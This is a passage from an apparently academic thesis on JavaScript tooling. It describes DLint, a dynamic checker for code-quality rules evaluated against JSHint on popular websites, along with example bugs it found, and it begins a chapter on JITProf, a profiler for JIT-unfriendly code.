
Static analysis can not easily catch the following case:

```
1 var ARRAY_ORIG = Array;
2 ...
3 var arr = new ARRAY_ORIG();
```

4.2.5 Problems Related to API Misuse

As most APIs, JavaScript's built-in API and the DOM API provide various opportunities for misusing the provided functionality. Motivated by commonly observed mistakes, several DLint checkers address rules related to incorrect, unsafe, or otherwise discouraged API usages (Table 4.4). The following explains three checkers in detail.

Table 4.5: Code quality rules and runtime patterns related to uncommon values (single-event patterns).

ID	Name	Code quality rule	Runtime event predicate(s)
V1	FloatEquality	Avoid checking the equality of similar floating point numbers, as it may lead to surprises due to rounding.[2]	$binOp(eqOp, left, right, *) \mid isFloat(left) \ \wedge$ $isFloat(right) \ \wedge \ \lvert left - right \rvert < \epsilon$
V2	NaN	Avoid producing `NaN` (not a number).	$unOp(*, val, NaN) \mid val \neq NaN$ $binOp(*, left, right, NaN) \mid left \neq NaN \ \wedge$ $right \neq NaN$ $call(*, *, args, NaN, *) \mid NaN \notin args$
V3	Overflow-Underflow	Avoid numeric overflow and underflow.	$unOp(*, val, \infty) \mid val \neq \infty$ $binOp(*, left, right, \infty) \mid left \neq \infty \ \wedge \ right \neq \infty$ $call(builtin, *, args, \infty, *) \mid \infty \notin args$

[2] It is a notorious fact that the expression `0.1 + 0.2 === 0.3` returns `false` in JavaScript.

Coercion of wrapped primitives. The built-in constructor functions `Boolean`, `Number`, and `String` enable developers to wrap primitive values into objects. However, because objects always coerce to `true` in conditionals, such wrapping may lead to surprising behavior when the wrapped value coerces to `false`. For example, consider the following example, where the code prints "true" in the second branch, even though `b` is `false`:

```
1 var b = false;
2 if (b) console.log("true");
3 if (new Boolean(b)) console.log("true");
```

To avoid such surprises, developers should avoid evaluating wrapped Boolean in conditionals. Checker A8 warns about code where a `Boolean` object appears in a conditional and where the value wrapped by the object is `false`.

Double evaluation. The `eval` function is considered as the most misused feature of JavaScript and should be avoided [48]. Four of the major issues that could be caused by using `eval` are: 1) `eval` is error-prone since direct and indirect call of `eval` have different semantics (local and global scoping). 2) `eval` incurs a double evaluation penalty and thus quite slow. It has to evaluate the `eval` statement and evaluate the code string. The second evaluation involves creating a new interpreter/compiler instance and process the passed in string code. 3) `eval`ed code cannot easily be located in a debugger. The code string could be a dynamically generated value and therefore hard to understand and maintain. 4) Improper use of `eval` could execute user-defined code and strings in external parameters. Therefore it opens up the JavaScript application for injection attacks such as XSS [133].

Futile writes of properties. Some built-in JavaScript objects allow developers to write a particular property, but the write operation has no effect at runtime. For example, typed arrays[23]

[23] Typed arrays are array-like objects that provide a mechanism for accessing raw binary data stored in contiguous memory space.

simply ignore all out-of-bounds writes. Even though such futile writes are syntactically correct, they are likely to be unintended and, even worse, difficult to detect because JavaScript silently executes them.

Checker A4 addresses futile writes by warning about property write operations where, after the write, the base object's property is different from the value assigned to the property. In particular, this check reveals writes where the property remains unchanged. An alternative way to check for futile writes is to explicitly search for writes to properties that are known to not have any effect. The advantage of the runtime predicate we use is to provide a generic checker that detects all futile writes without requiring an explicit list of properties.

Treating `style` as a string. Each DOM element has a `style` attribute that determines its visual appearance. The `style` attribute is a string in HTML, but the `style` property of an HTML DOM element is an object in JavaScript. For example, the JavaScript DOM object that corresponds to the HTML markup `<div style='top:10px;'></div>` is a CSS object with a property named `top`. The mismatch between JavaScript and HTML types sometimes causes confusion, e.g., leading to JavaScript code that retrieves the `style` property and compares it to a string. Checker A7 identifies misuses of the `style` property by warning about comparison operations, e.g., `===` or `!==`, where one operand is a CSS object and where the other operand is a string.

4.2.6 Problems Related to Uncommon Values

The final group of checkers addresses rules related to uncommon values that often occur unintendedly (Table 4.5). We explain one of them in detail.

Not a Number. The `NaN` (not a number) value may result from exceptional arithmetic operations and is often a sign of unexpected behavior. In JavaScript, `NaN` results not only from operations that produce `NaN` in other languages, such as division by zero, but also as the result of unusual type coercion. For example, applying an arithmetic operation to a non-number, such as `23-"five"`, may yield `NaN`. Since generating `NaN` does not raise an exception or any other kind of warning in JavaScript, `NaN`-related problems can be subtle to identify and hard to diagnose.

In most programs, developers want to follow the rule to avoid occurrences of `NaN`. Checker V2 warns about violations of this rule by identifying operations that take non-`NaN` values as inputs and that produce a `NaN` value. The checker considers unary and binary operations as well as function calls.

Overflows and underflows. The limited precision of floating point numbers may lead to numeric overflows and underflows, which developers usually want to avoid. Checker V3 checks for such overflows and underflows in a way similar to the `NaN` checker. It reports a warning for each unary operation, binary operation, and function call where the output is infinity, but where none of the inputs is infinity.

Similar to existing static checkers, DLint may report warnings that a developer discards as false positive. Because our work is about exploring whether dynamic analysis can effectively complement existing static checkers, we do not attempt to filter such warnings. Instead, the runtime patterns presented in this section are the most simple way to check for violations of the given code quality rules.

4.3 Implementation

We implement DLint as an automated analysis tool for JavaScript-based web applications and node.js applications. The system has multiple steps. First, DLint opens a web site in Firefox, which we modify so that it intercepts all JavaScript code before executing it, including code dynamically evaluated through `eval`, `Function`, `setInterval`, `setTimeout`, and `document.write`. Second, DLint instruments the intercepted code to add instructions that perform the checks. This part of DLint builds upon the dynamic analysis framework Jalangi [121]. Third, while the browser loads and renders the web site, the instrumented code is executed and DLint observes its runtime events. If an event or a sequence of events matches a runtime pattern, DLint records this violation along with additional diagnosis information. Fourth, after completely loading the web site, DLint automatically triggers events associated with visible DOM elements, e.g., by hovering the mouse over an element. This part of our implementation builds upon Selenium.[24] We envision this step to be complemented by a UI-level regression test suite, by manual testing, or by a more sophisticated automatic UI testing approach [27, 38, 119]. Finally, DLint gathers the warnings from all checkers and reports them to the developer. Our prototype implementation has around 12000 lines of JavaScript, Java and Bash code, excluding projects we build upon. The implementation is available as open-source.

A key advantage of DLint is that the framework can easily be extended with additional dynamic checkers. Each checker registers for particular runtime events and gets called by the framework whenever these events occur. The framework dispatches events to an arbitrary number of checkers and hides the complexity of instrumentation and dispatching. For example, consider the execution of `a.f=b.g`. DLint instruments this statement so that the framework dispatches the following four events, in addition to executing the original code: $varRead(\text{“}b\text{”}, x_1)$, $propRead(x_1, \text{“}g\text{”}, x_2)$, $varRead(\text{“}a\text{”}, x3)$, $propWrite(x3, \text{“}f\text{”}, x2)$, where x_i refer to runtime values.

4.4 Evaluation

We evaluate DLint through an empirical study on over 200 web sites. Our main question is whether dynamically checking for violations of code quality rules is worthwhile. Section 4.4.2

[24] Selenium is a programmable software-testing framework for web applications. The framework is available at `http://www.seleniumhq.org/`.

addresses this question by comparing DLint to a widely used static code quality checker. Section 4.4.3 explores the relationship between code quality and the popularity of a web site. We evaluate the performance of DLint in Section 4.4.4. Section 4.4.5 presents examples of problems that DLint reveals. Finally, Section 4.4.6 discusses threats to the validity of our conclusions.

4.4.1 Experimental Setup

The URLs we analyze come from two sources. First, we analyze the 50 most popular web sites, as ranked by Alexa[25]. Second, to include popular web sites that are not landing pages, we search Google for trending topics mined from Facebook and include the URLs of the top ranked results. In total, the analyzed web sites contain 4 million lines of JavaScript code. Since many sites ship minified source code, where an entire script may be printed on a single line, we pass code to js-beautify[26] before measuring the number of lines of code. We fully automatically analyze each URL as described in Section 4.3.

To compare DLint to static checking, we analyze all code shipped by a web site with JSHint. To the best of our knowledge, JSHint is currently the most comprehensive and widely used static, lint-like checker for JavaScript.[27] We compare the problems reported by DLint and JSHint through an abstract-syntax-tree-based analysis that compares the reported code locations and the kinds of warnings.

4.4.2 Dynamic versus Static Checking


DLint checks 28 rules, of which 5 have corresponding JSHint checkers. JSHint checks 150 rules, of which 9 have corresponding DLint checkers. There is no one-to-one mapping of the overlapping checkers. For example, DLint's "DoubleEvaluation" checker (Checker A1 in Table 4.4) corresponds to several JSHint checkers that search for calls of `eval` and `eval`-like functions. In total over all 200 web sites analyzed, DLint reports 9018 warnings from 27 checkers, and JSHint reports about 580K warnings from 91 checkers. That is, JSHint warns about significantly more code quality problems than DLint. Most of them are syntactical problems, such as missing semicolons, and therefore are out of the scope of a dynamic analysis. For a fair comparison, we focus on JSHint checkers that have a corresponding DLint checker.

To further compare the state-of-the-art static checker and DLint, we design research Questions RQ1 and RQ2 and answer those questions through empirical studies. RQ1 studies the number of additional violations detected by dynamic analysis in general. RQ2 studies the number of violations that are meant to be detected by static checkers but are actually missed by JSHint in practice.


[25] `https://www.alexa.com/siteinfo`

[26] `http://jsbeautifier.org/`

[27] JSHint checks more code quality rules than JSLint. ESLint is a re-implementation of JSLint to support pluggable checkers.



(a) Warn. # per site. (c) Coverage rate. (d) Running time.



(b) Avg. warn. # from DLint per site.


Figure 4.3: Warnings from JSHint and DLint.

RQ1: How many violations of code quality rules are detected by DLint but missed by static checkers?


Figure 4.3a shows for each analyzed web site the percentage of warnings reported only by JSHint, by both DLint and JSHint, and only by DLint. Each horizontal line represents the distribution of warnings for a particular web site. The results show that DLint identifies warnings missed by JSHint for most web sites and that both checkers identify a common set of problems.

To better understand which DLint checkers contribute warnings that are missed by JSHint, Figure 4.3b shows the number of warnings reported by all DLint checkers, on average per web site. The black bars are for checkers that report problems that are completely missed by JSHint. These checkers address rules that cannot be easily checked through static analysis. The total number of DLint warnings per site ranges from 1 to 306. On average per site, DLint generates 53 warnings, of which 49 are problems that JSHint misses.

In both RQ1 and RQ2, warnings from JSHint and DLint are matched based on their reported code locations. For the same code practice violation, there are sometimes slight differences (different column offset) between the locations reported by the two systems. To improve the matching precision, we first approximately match warnings reported on the same lines; then predefined rules are applied to prune impossible warning matchings (e.g., `eval` warnings from JSHint



(a) Warnings from JSHint that have a matching warning from DLint.



(b) Warnings from DLint that have a matching warning from JSHint.

Figure 4.4: Overlap of warnings reported by DLint and JSHint.

can only match warnings from checker Checker A1 in DLint); finally, we manually inspect all matches to check their validity.

RQ2: How many violations of code quality rules found by DLint are missed statically even though static checkers address the violated rule?

One of the motivations of this work is that a pragmatic static analysis may miss problems even though it searches for them. In RQ2, we focus on DLint checkers that address rules that are also checked by JSHint and measure how many problems are missed by JSHint but revealed by DLint. Figure 4.4a (4.4b) shows the number of warnings detected by JSHint (DLint) checkers that address a rule also checked by DLint (JSHint). The figure shows that JSHint and DLint are complementary. For example, JSHint and DLint both detect 205 calls of `Function`, which is one form of calling the evil `eval`. JSHint additionally detects 359 calls that are missed by DLint




Figure 4.5: Number of warnings over site rank.

because the call site is not reached at runtime. DLint additionally detects 181 calls of `eval` and `eval`-like functions, which includes calls of `Function`.

Considering all checkers shown in Figure 4.4, DLint reports 10.1% additional warnings that are missed by JSHint even though JSHint checks for the rule. Manual inspection of these problems shows that they are due to code that is hard or impossible for a pragmatic static checker to analyze, e.g., code that assigns `Function` to another variable and calls it through this alias.

We conclude from the results for RQ1 and RQ2 that dynamically checking for violations of code quality rules is worthwhile. DLint complements existing static checkers by revealing problems that are missed statically and by finding violations of rules that cannot be easily checked through static analysis.

Coverage: Dynamic analysis is inherently limited to the parts of a program that are covered during an execution. To understand the impact of this limitation, we compute coverage as the number of basic operations that are executed at least once divided by the total number of basic operations. For example, `if(b) a=1` consists of three basic operations: read `b`, test whether `b` evaluates to `true`, and write `a`. If during the execution, `b` always evaluated to `false`, then the coverage rate would be 2/3 = 66.7%. Figure 4.3c shows the coverage achieved during the executions that DLint analyzes. Each line represents the coverage rate of one web site. Overall, coverage is relatively low for most web sites, suggesting that, given a richer test suite, DLint could reveal additional rule violations.

4.4.3 Code Quality versus Web Site Popularity

RQ3: How does the number of violations of code quality rules relate to the popularity of a web site?

We address this question by analyzing web sites of different popularity ranks and by computing the overall number of warnings produced by DLint and JSHint. More specifically, we gather a random sample of web sites from the Alexa top 10, 50, ..., 10000 web sites and apply both checkers to each set of samples. Figure 4.5 shows the number of reported warnings. The left figure shows the relation between the number of JSHint warnings reported per LOC (vertical axis) and the ranking of the web site (horizontal axis). The right figure shows the relation between the number of DLint warnings per operation executed (vertical axis) and the ranking of the web site (horizontal axis). The correlation is 0.6 and 0.45 for DLint and JSHint, respectively, suggesting that popular web sites tend to have fewer violations of code quality rules.

4.4.4 Performance of the Analysis

Figure 4.3d shows the overall time required to apply DLint to a web site. The time is composed of the time to intercept and instrument JavaScript code, the time to execute code and render the page, and the time to summarize and report warnings. Most of the time is spent executing the instrumented code, which naturally is slower than executing non-instrumented code [121]. Given that DLint is a fully automatic testing approach, we consider the performance of our implementation to be acceptable.

4.4.5 Examples of Detected Problems

The main goal of checking code quality rules is not to detect bugs but to help developers avoid potential problems. Nevertheless, we stumbled across 19 serious problems, such as corrupted user interfaces and displaying incorrect data, while inspecting warnings reported by DLint. This section reports only some examples, all of which are missed by JSHint.

Not a Number. Checker V2 reveals several occurrences of `NaN` that are visible on the web site. For example, Figure 4.6 shows `NaN` bugs detected by DLint on the web sites of IKEA (1) and eBay (2), where articles cost the incredibly cheap "$NaN", and an official website of a basketball team[28] (3), where a player had "NaN" steals and turnovers. To help understand the root cause, DLint reports the code location where a `NaN` originates. For example, the IKEA web site loads the data to display and dynamically insert the results into the DOM. Unfortunately, some data items are

[28] `http://www.uconnhuskies.com/`




Figure 4.6: NaN and overflow bugs found by DLint.

missing and the JavaScript code initializes the corresponding variables with `undefined`, which are involved in an arithmetic operation that finally yields `NaN`.

Overflows and Underflows. Figure 4.6 (4 and 5) shows two bugs related to arithmetic overflow and underflow detected by DLint on the sites of Tackle Warehouse and CCNEX. The cause of the problem are arithmetic operations that yield an infinite value that propagates to the DOM.

Futile Write. DLint warns about the following code snippet on Twitch, a popular video streaming web site:

```
1 window.onbeforeunload=
2   "Twitch.player.getPlayer().pauseVideo();"
3 window.onunload="Twitch.player.getPlayer().pauseVideo();"
```

The code attempts to pause the video stream when the page is about to be closed. Unfortunately, these two event handlers are still *null* after executing the code, because developers must assign a function object as an event handler of a DOM element. Writing a non-function into an event handler property is simply ignored by DOM implementations.

Style Misuse. DLint found the following code on Craigslist:

```
1 if (document.body.style === "width:100\%") { ... }
```

The developer tries to compare `style` with a string, but `style` is an object that coerces into a string that is meaningless to compare with, e.g., "CSS2Properties" in Firefox.

Properties of Primitives. Besides web sites, we also apply DLint to the Sunspider and Octane benchmark suites. The following is a problem that Checker L6 detects in Octane's GameBoy Emulator benchmark:

```
1 var decode64 = "";
```

```
2 if (dataLength > 3 && dataLength % 4 == 0) {
3   while (index < dataLength) {
4     decode64 += String.fromCharCode(...)
5   }
6   if (sixbits[3] >= 0x40) {
7     decode64.length -= 1; // writing a string's property
8   }
9 }
```

Line 7 tries to remove the last character of `decode64`. Unfortunately, this statement has no side effect because the `string` primitive is coerced to a `String` object before accessing `length`, leaving the `string` primitive unchanged.

Global `this` Found in `SunSpider`. DLint reports a code location in the `SunSpider` benchmark that references the global object by the `this` program construct. Specifically, the following code called the constructor function `CreateP` in line 7 without a `new` operator:

```
1 function CreateP(X, Y, Z) {
2   this.V = [X, Y, Z, 1];
3 }
4 // create line pixels
5 Q.NumPx = 9 * 2 * CubeSize;
6 for (var i = 0; i < Q.NumPx; i++)
7   CreateP(0, 0, 0);
```

Consequently, due to the lack of a base object, global object is referenced by `this` inside `CreatP`. Statement `this.V = [X, Y, Z, 1];` at line 2 creates a global variable `V` and assigns it the array on the right hand side. All the other invocations in this benchmark program are called by `new CreateP(...)` expression and global variable `V` is not used anywhere else. To fix this problem, simply add the `new` keyword at line 7.

Not-a-Number (`NaN`) Error Found in `JSLint`. `NaN` is considered as an awful part of JavaScript code [48]. JSLint is a well-known tool that uses static analysis to find potential issues and bad code practices in JavaScript code.

However, after using DLint to analyze the execution of JSLint, we found an avoidable `NaN` in JSLint:

```
1 if (!master) {
2   ...
3   if (typeof writeable
4     ==='boolean') {
5     master = { ...
6       string : name,
7       used: 0, // fix code
8       writeable : writeable
9     };
10  } ... }
```

```
1 if (master) {
2   if (...) {
3     ...
4   } else {
5     ...
6     // NaN generated
7     master.used += 1;
8     ...
9   }
10 }
```

The above code snippet is excerpted from a syntax parser in JSLint, in which an object `master` representing the token being parsed is explicitly defined (on the left) and used (on the right). During the execution of the left code snippet, sometimes the `master` object has been defined with a property `used` containing a number (recording how many times the entity is used). In this case, the branch defining the object will not be executed. Otherwise, if the `master` object is absent, the code on the left will initialize a new object called `master`. However, the newly defined `master` object does not initialize the property `used`. This causes problems when later the code on the right side is executed. A `NaN` value is generated.

Fortunately, the generated `NaN` is not propagated because the syntax parser does not further analyze the entity if it is not explicitly defined. However, if the author or other developers try to extend the code and assume that used is always well defined, this may cause potential issues.

To fix the problem, we add the expression "`used:0`" to predefine the value of property `used` and thus prevents `NaN`.

No Effection Operations Found on Google.com `Octane`**.** DLint detects in `Gbemu` (the Game-Boy emulator) thousands of array accessing operations that have no effects.

Further proofreading the code, we found that those arrays are defined using typed arrays[29] (at line 4), which can only hold a specific type of element and must be predefined with a fixed array length. All assignments to indexes beyond the array length will be casted and thus have no effect. However, no major JavaScript engines (e.g,. v8 and SpiderMonkey) generates warnings or raise exceptions when this kind of out-of-bounds operation takes place.

So we trace back to the code that creates the array to allocate it a larger initial length:

```
1 this.createImageData = function (w, h) {
2    var result = {};
3    /* array initialization where the size is not enough */
4    result.data = new Uint8Array(w * h);
5 /* result.data = new Uint8Array(w * h * 4); */ // fix
6    return result;
7 }
```

The bug is found in `Octane v1.0`; and later it was fixed in `Octane v2.0`.

Concatenate `undefined` **and** `string` **Found in** `SunSpider`**.** In benchmark program `regexp-dna`, DLint detected that at line 3 `seqs[i].source` could be `undefined` during the execution. Consequently, the result DNA sequences are contaminated by `"undefined"` string values.

```
1 for (i in seqs)
2   dnaOutputString +=
3       seqs[i].source + "␣" +
4           (dnaInput.match(seqs[i]) || []).length + "\n";
```

[29] Typed arrays are array-like objects that provide a mechanism for accessing raw binary data formed in contiguous memory space.

4.4.6 Threats to Validity

The validity of the conclusions drawn from our results are subject to several threats. First, both DLint and JSHint include a limited set of checkers, which may or may not be representative for dynamic and static analyses that check code quality rules in JavaScript. Second, since DLint and JSHint use different reporting formats, our approach for matching the warnings from both approaches may miss warnings that refer to the same problem and may incorrectly consider reports as equivalent. We carefully inspected and revised the matching algorithm to avoid such mistakes.

4.5 Conclusion

This chapter describes DLint, a dynamic analysis tool that consists of an extensible framework and 28 checkers that address problems related to inheritance, types, language misuse, API misuse, and uncommon values. Our work contributes the first formal description of these otherwise informally documented rules and the first dynamic checker for rule violations. We apply DLint in a comprehensive empirical study on over 200 of the world's most popular web sites and show that dynamic checking complements state-of-the-art static checkers. Static checking misses at least 10.1% of the problems it is intended to find. Furthermore, DLint addresses problems that are hard or impossible to reveal statically. Since our approach scales well to real-world web sites and is easily extensible, it provides a first step in filling an currently unoccupied spot in the JavaScript tool landscape.

Chapter 5
Checking Performance Issues

The swifter speed the better.

– William Shakespeare, *Winter's Tale*

5.1 Introduction

JavaScript is the most widely used client-side language for writing web applications. It is also getting increasingly popular on mobile and desktop platforms. To further improve performance, modern JavaScript engines use just-in-time (JIT) compilation [24, 46, 60, 67], which translates and optimizes JavaScript code into efficient machine code while the program executes.

Despite the overall success of JIT compilers, programmers may write code using JavaScript dynamic features in a way that prohibits profitable JIT optimizations. We call such JavaScript code *JIT-unfriendly* code. Previous research [114] shows that programmers extensively use those dynamic features, including dynamic addition and deletion of object properties. However, an important premise for effective JIT optimization is that programmers use the dynamic features of JavaScript in a regular and systematic way. For code that satisfies this premise, the JavaScript engine generates and executes efficient machine code. Otherwise, the engine must fall back to slower code or to interpreting the program, which can lead to significant performance penalties, as noticed by developers [10, 17, 23].

Even though there is evidence that JIT-unfriendly code exists, there currently is no way to identify JIT-unfriendly code locations and to measure how prevalent the problem is. Addressing these challenges helps improve the performance of JavaScript programs in two ways. First, a technique to identify JIT-unfriendly code locations in a program helps application developers to avoid the problem. Specialized profilers for other languages and performance problems [91, 99, 135] show that pointing developers to specific optimization opportunities is valuable. Second, empirical evidence on the prevalence of JIT-unfriendly code helps developers of JavaScript engines to focus their efforts on the most important patterns of JIT unfriendliness. Recent work shows that small modifications in the JavaScript engine can have a dramatic impact on performance [24].

This chapter addresses the challenge of identifying and measuring JIT-unfriendliness through a dynamic analysis, called JITProf, that identifies code locations that prohibit profitable JIT

optimizations. The key idea is to identify potentially JIT-unfriendly operations by analyzing runtime execution patterns and to report code locations that could potentially cause slowdown. JITProf associates meta-information with JavaScript objects and code locations, updates this information whenever particular runtime events occur, and uses the meta-information to identify JIT-unfriendly operations. For example, JITProf tracks hidden classes and inline cache misses, which are two important concepts in JIT optimization, by associating a hidden class with every JavaScript object and a cache-miss counter with every code location that accesses an object property.

A key advantage of our approach is that it does not hardcode a set of checks for JIT unfriendliness into a particular JavaScript engine but instead provides an extensible, engine-independent framework for checking various JIT-unfriendly code patterns. We implement JITProf as an *open-source* prototype framework that instruments JavaScript code by source-to-source transformation, so that the instrumented code identifies JIT-unfriendly code locations at runtime. We instantiate the JITProf framework for seven JIT-unfriendly code patterns that cause performance problems in the Firefox and Chrome browsers. Supporting additional patterns does not require detailed knowledge of the internals of a JIT compiler. Instead, understanding the JIT-unfriendly code pattern at a high-level is sufficient to write JavaScript code that use JITProf's API. This user-level extensibility is important because JIT compilers evolve rapidly and different JIT compilers employ different optimizations.

We apply JITProf in two ways. First, we conduct an empirical study involving popular websites and benchmarks to understand the prevalence of JIT-unfriendly code patterns in practice. We find that JIT unfriendliness is common in both websites and benchmarks, and we show the relative prevalence of different JIT-unfriendly code patterns. Our results suggest that work on addressing these code patterns by modifying the applications is worthwhile.

Second, we apply the JITProf approach as a profiling technique to find optimization opportunities in a program and evaluate whether using these opportunities improves the program's performance. We show that JITProf effectively detects various JIT-unfriendly code locations in the SunSpider and Octane benchmarks, and that refactoring these locations into JIT-friendly code yields statistically significant improvements of execution time in 15 programs. The improvements, which range between 1.1% and 26.3%, exist in Firefox and Chrome, both of which are tuned towards the analyzed benchmarks.

To reduce the runtime overhead that a naive implementation of JITProf imposes, we present a sampling technique that dynamically adapts the profiling effort for particular functions and instructions. With sampling, we reduce the overhead of JITProf from an average of 627x to an average overhead of 18x, while still finding all optimization opportunities that are detected without sampling. The JITProf work has been published in FSE'15 [G3].

In summary, this chapter contributes the following:

- We present JITProf, an engine-independent and extensible framework that analyzes runtime information to pinpoint code locations that reduce performance because they prohibit effective JIT optimization.

- We use JITProf to conduct an empirical study of JIT-unfriendly code, showing that it is prevalent both in websites and benchmarks.
- We use JITProf as a profiler that pinpoints JIT-related optimization opportunities for the developer, and show that the approach finds valuable optimization opportunities in 15 out of 39 JavaScript benchmark programs.
- We make our implementation available as open-source (BSD license) to provide a platform for future research: `https://github.com/Berkeley-Correctness-Group/JITProf`

5.2 Approach

This section describes JIT-unfriendly patterns known to exist in state-of-the-art JavaScript engines and presents our approach to detect occurrences of these patterns.

5.2.1 Framework Overview

We design JITProf as an extensible framework that provides a reusable API that accommodates not only today's but also future JIT unfriendly code patterns. A generic approach is crucial because JavaScript engines are a fast-moving target. The API, summarized in Table 5.1, defines functions that profilers can implement and that are called by the framework, as well as functions that the profilers can call. JITProf's design is motivated by four recurring properties of JIT-unfriendly code patterns from which we derive requirements for profilers to detect them.

